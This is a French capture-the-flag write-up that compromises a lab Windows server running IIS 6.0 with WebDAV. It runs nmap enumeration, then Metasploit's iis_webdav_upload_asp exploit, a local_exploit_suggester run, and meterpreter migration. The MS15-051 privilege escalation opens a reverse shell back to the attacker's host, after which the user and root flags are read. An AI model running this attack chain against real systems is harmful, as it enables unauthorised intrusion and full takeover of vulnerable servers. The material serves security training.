


Introduction

La box distante est une Windows dont l'adresse IP est 10.10.10.15.

Compétences mises en œuvre :

- Énumération des ports et services
- Recherche et exécution d'exploit via metasploit
- Elévation de privilège via metasploit

Énumération

On commence avec **nmap** :

```
$ nmap –T4 –A 10.10.10.15
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Date: Sat, 22 Aug 2020 07:11:47 GMT
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Seul le port **80** est ouvert, le service derrière est un serveur web windows dans la version **6.0** (**Microsoft IIS**), le scan **webdav** intégré à **nmap** nous indique qu'il y a plusieurs méthodes de disponibles tel que **DELETE COPY MOVE PUT**. La méthode **PUT** peut être intéressante pour uploader un webshell sur la cible. Mais nous allons d'abord vérifier qu'il n'existe pas des CVE/exploit de disponible avant :

```
$ searchsploit IIS 6.0
```


```
└─╼ [★]$ searchsploit IIS 6.0
------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ----------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure           | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow                   | windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service                     | windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                              | windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065)    | windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow                  | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                               | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                               | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                           | windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP)                             | windows/remote/8765.php
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                                  | windows/remote/19033.txt
------------------------------------------------------------------------------------------ ----------------------------
```

Le résultat est positif, mais n'indique pas de module **metasploit** de disponible, nous allons vérifier cela sur google avec les mots clefs **microsoft iis 6.0 exploit metasploit**. Nous découvrons alors le module **iis_webdav_upload_asp** de **metasploit**.

Exploitation

On lance **metasploit**, on paramètre le module cité précédemment et on attaque :

```
$ msfconsole
Msf > use exploit/windows/iis/iis_webdav_upload_asp
Msf > set RHOSTS 10.10.10.15
Msf > run
```



On a notre session **meterpreter**, malheureusement, nous n'avons pas accès aux dossiers de l'utilisateur ni de l'administrateur.

Élévation de privilège

La manière la plus simple est d'abord de lancer le script **local_exploit_suggester** afin de vérifier si nous pouvons d'emblée élever nos privilèges sans complication :

```
Meterpreter > run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

Plusieurs scripts semblons pouvoir fonctionner, nous en choisissons un et décidons de l'exécuter :

```
Meterpreter > background
Msf > use exploit/windows/local/ms15_051_client_copy_image
Msf > set SESSION 1
Msf > run
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[-] Exploit failed: Rex::Post::Meterpreter::RequestError 1054: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
```

Nous avons une erreur, l'accès est apparemment refusé. Cela vient du processus qui ne tourne pas sous un utilisateur ayant assez de droit. Il nous faut donc migrer le processus de meterpreter avant d'exécuter notre exploit :

```
Msf > sessions –l
Msf > sessions –i 1
Meterpreter > ps
Meterpreter > migrate 1828
```

```
 1828  592   wmiprvse.exe       x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1848  1072  cidaemon.exe
 1912  396   dllhost.exe
 2304  592   wmiprvse.exe
 2336  1460  w3wp.exe           x86   0       NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2404  592   davcdata.exe       x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.ex
 2608  2336  svchost.exe        x86   0                                     C:\WINDOWS\Temp\rad9C3EF.tmp\svchost.ex
 2872  348   logon.scr
 3464  2336  rundll32.exe       x86   0                                     C:\WINDOWS\system32\rundll32.exe

meterpreter > migrate 1828
[*] Migrating from 3464 to 1828...
[*] Migration completed successfully.
```

On retourne sur notre exploit et on le lance :

```
Meterpreter > bg
Msf > run
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Launching notepad to host the exploit...
[+] Process 3620 launched.
[*] Reflectively injecting the exploit DLL into 3620...
[*] Injecting exploit into 3620...
[*] Exploit injected. Injecting payload into 3620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 4 opened (10.10.14.21:4444 -> 10.10.10.15:1034) at 2020-08-22 10:09:30 +0200

meterpreter >
```

On obtient notre nouvelle session meterpreter, et nous pouvons alors aller chercher les flags :

```
Meterpreter > search –f user.txt
Meterpreter > search –f root.txt
Meterpreter > shell
C:\WINDOWS\system32> type "c:\Documents and Settings\Administrator\Desktop\root.txt"
C:\WINDOWS\system32> type "c:\Documents and Settings\Lakis\Desktop\user.txt"
```

```
meterpreter > search -f user.txt
Found 1 result...
    c:\Documents and Settings\Lakis\Desktop\user.txt (32 bytes)
meterpreter > search -f root.txt
Found 1 result...
    c:\Documents and Settings\Administrator\Desktop\root.txt (32 bytes)
meterpreter > shell
Process 652 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>type "c:\Documents and Settings\Lakis\Desktop\user.txt"
type "c:\Documents and Settings\Lakis\Desktop\user.txt"
70[redacted]7d1
C:\WINDOWS\system32>type "c:\Documents and Settings\Administrator\Desktop\root.txt"
type "c:\Documents and Settings\Administrator\Desktop\root.txt"
aa[redacted]e9
```